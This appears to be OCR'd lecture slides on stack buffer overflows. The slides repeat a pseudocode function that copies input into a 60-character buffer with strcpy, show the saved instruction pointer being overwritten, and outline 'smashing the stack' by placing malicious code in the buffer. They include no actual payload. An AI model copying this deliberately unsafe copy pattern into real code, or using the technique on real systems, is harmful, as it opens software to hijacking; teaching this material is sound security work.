


Crash

```
0: void print(string s) {
     // only holds 60 characters, max
     string buffer[60];
1:   strcpy(buffer, s);
2:   puts(buffer);
3: }

4: void main(integer argc, strings argv) {
5:   for (; argc > 0; argc = argc – 1) {
6:     print(argv[argc]);
7:   }
8: }
```

IP




Crash

IP

```
0: void print(string s) {
     // only holds 60 characters, max
     string buffer[60];
1:   strcpy(buffer, s);
2:   puts(buffer);
3: }

4: void main(integer argc, strings argv) {
5:   for (; argc > 0; argc = argc – 1) {
6:     print(argv[argc]);
7:   }
8: }
```




Crash

```
0: void print(string s) {
     // only holds 60 characters, max
     string buffer[60];
1:   strcpy(buffer, s);
2:   puts(buffer);
3: }

4: void main(integer argc, strings argv) {
5:   for (; argc > 0; argc = argc – 1) {
6:     print(argv[argc]);
7:   }
8: }
```

IP




Crash

```
0: void print(string s) {
     // only holds 60 characters, max
     string buffer[60];
1:   strcpy(buffer, s);
2:   puts(buffer);
3: }

4: void main(integer argc, strings argv) {
5:   for (; argc > 0; argc = argc – 1) {
6:     print(argv[argc]);
7:   }
8: }
```

IP

Saved IP is destroyed!




Crash

```
0: void print(string s) {
     // only holds 60 characters, max
     string buffer[60];
1:   strcpy(buffer, s);
2:   puts(buffer);
3: }

4: void main(integer argc, strings argv) {
5:   for (; argc > 0; argc = argc – 1) {
6:     print(argv[argc]);
7:   }
8: }
```

IP

Saved IP is destroyed!




Crash

```
0: void print(string s) {
     // only holds 60 characters, max
     string buffer[60];
1:   strcpy(buffer, s);
2:   puts(buffer);
3: }

4: void main(i                    gv) {
5:   for (; argc > 0; argc = argc – 1) {
6:     print(argv[argc]);
7:   }
8: }
```

Saved IP is destroyed!

Program crashes :(



Smashing the Stack

Buffer overflow bugs can overwrite saved instruction pointers

- Usually, this causes the program to crash

Key idea: replace the saved instruction pointer

- Can point anywhere the attacker wants
- But where?

Key idea: fill the buffer with malicious code


- Remember: machine code is just a string of bytes
- Change IP to point to the malicious code on the stack

Exploit v1

```
0: void print(string s) {
     // only holds 60 characters, max
     string buffer[60];
1:   strcpy(buffer, s);
2:   puts(buffer);
3: }

4: void main(integer argc, strings argv) {
5:   for (; argc > 0; argc = argc – 1) {
6:     print(argv[argc]);
7:   }
8: }
```

IP




Exploit v1

```
0: void print(string s) {
     // only holds 60 characters, max
     string buffer[60];
1:   strcpy(buffer, s);
2:   puts(buffer);
3: }

4: void main(integer argc, strings argv) {
5:   for (; argc > 0; argc = argc – 1) {
6:     print(argv[argc]);
7:   }
8: }
```

IP




Exploit v1

IP

```
0: void print(string s) {
     // only holds 60 characters, max
     string buffer[60];
1:   strcpy(buffer, s);
2:   puts(buffer);
3: }

4: void main(integer argc, strings argv) {
5:   for (; argc > 0; argc = argc – 1) {
6:     print(argv[argc]);
7:   }
8: }
```

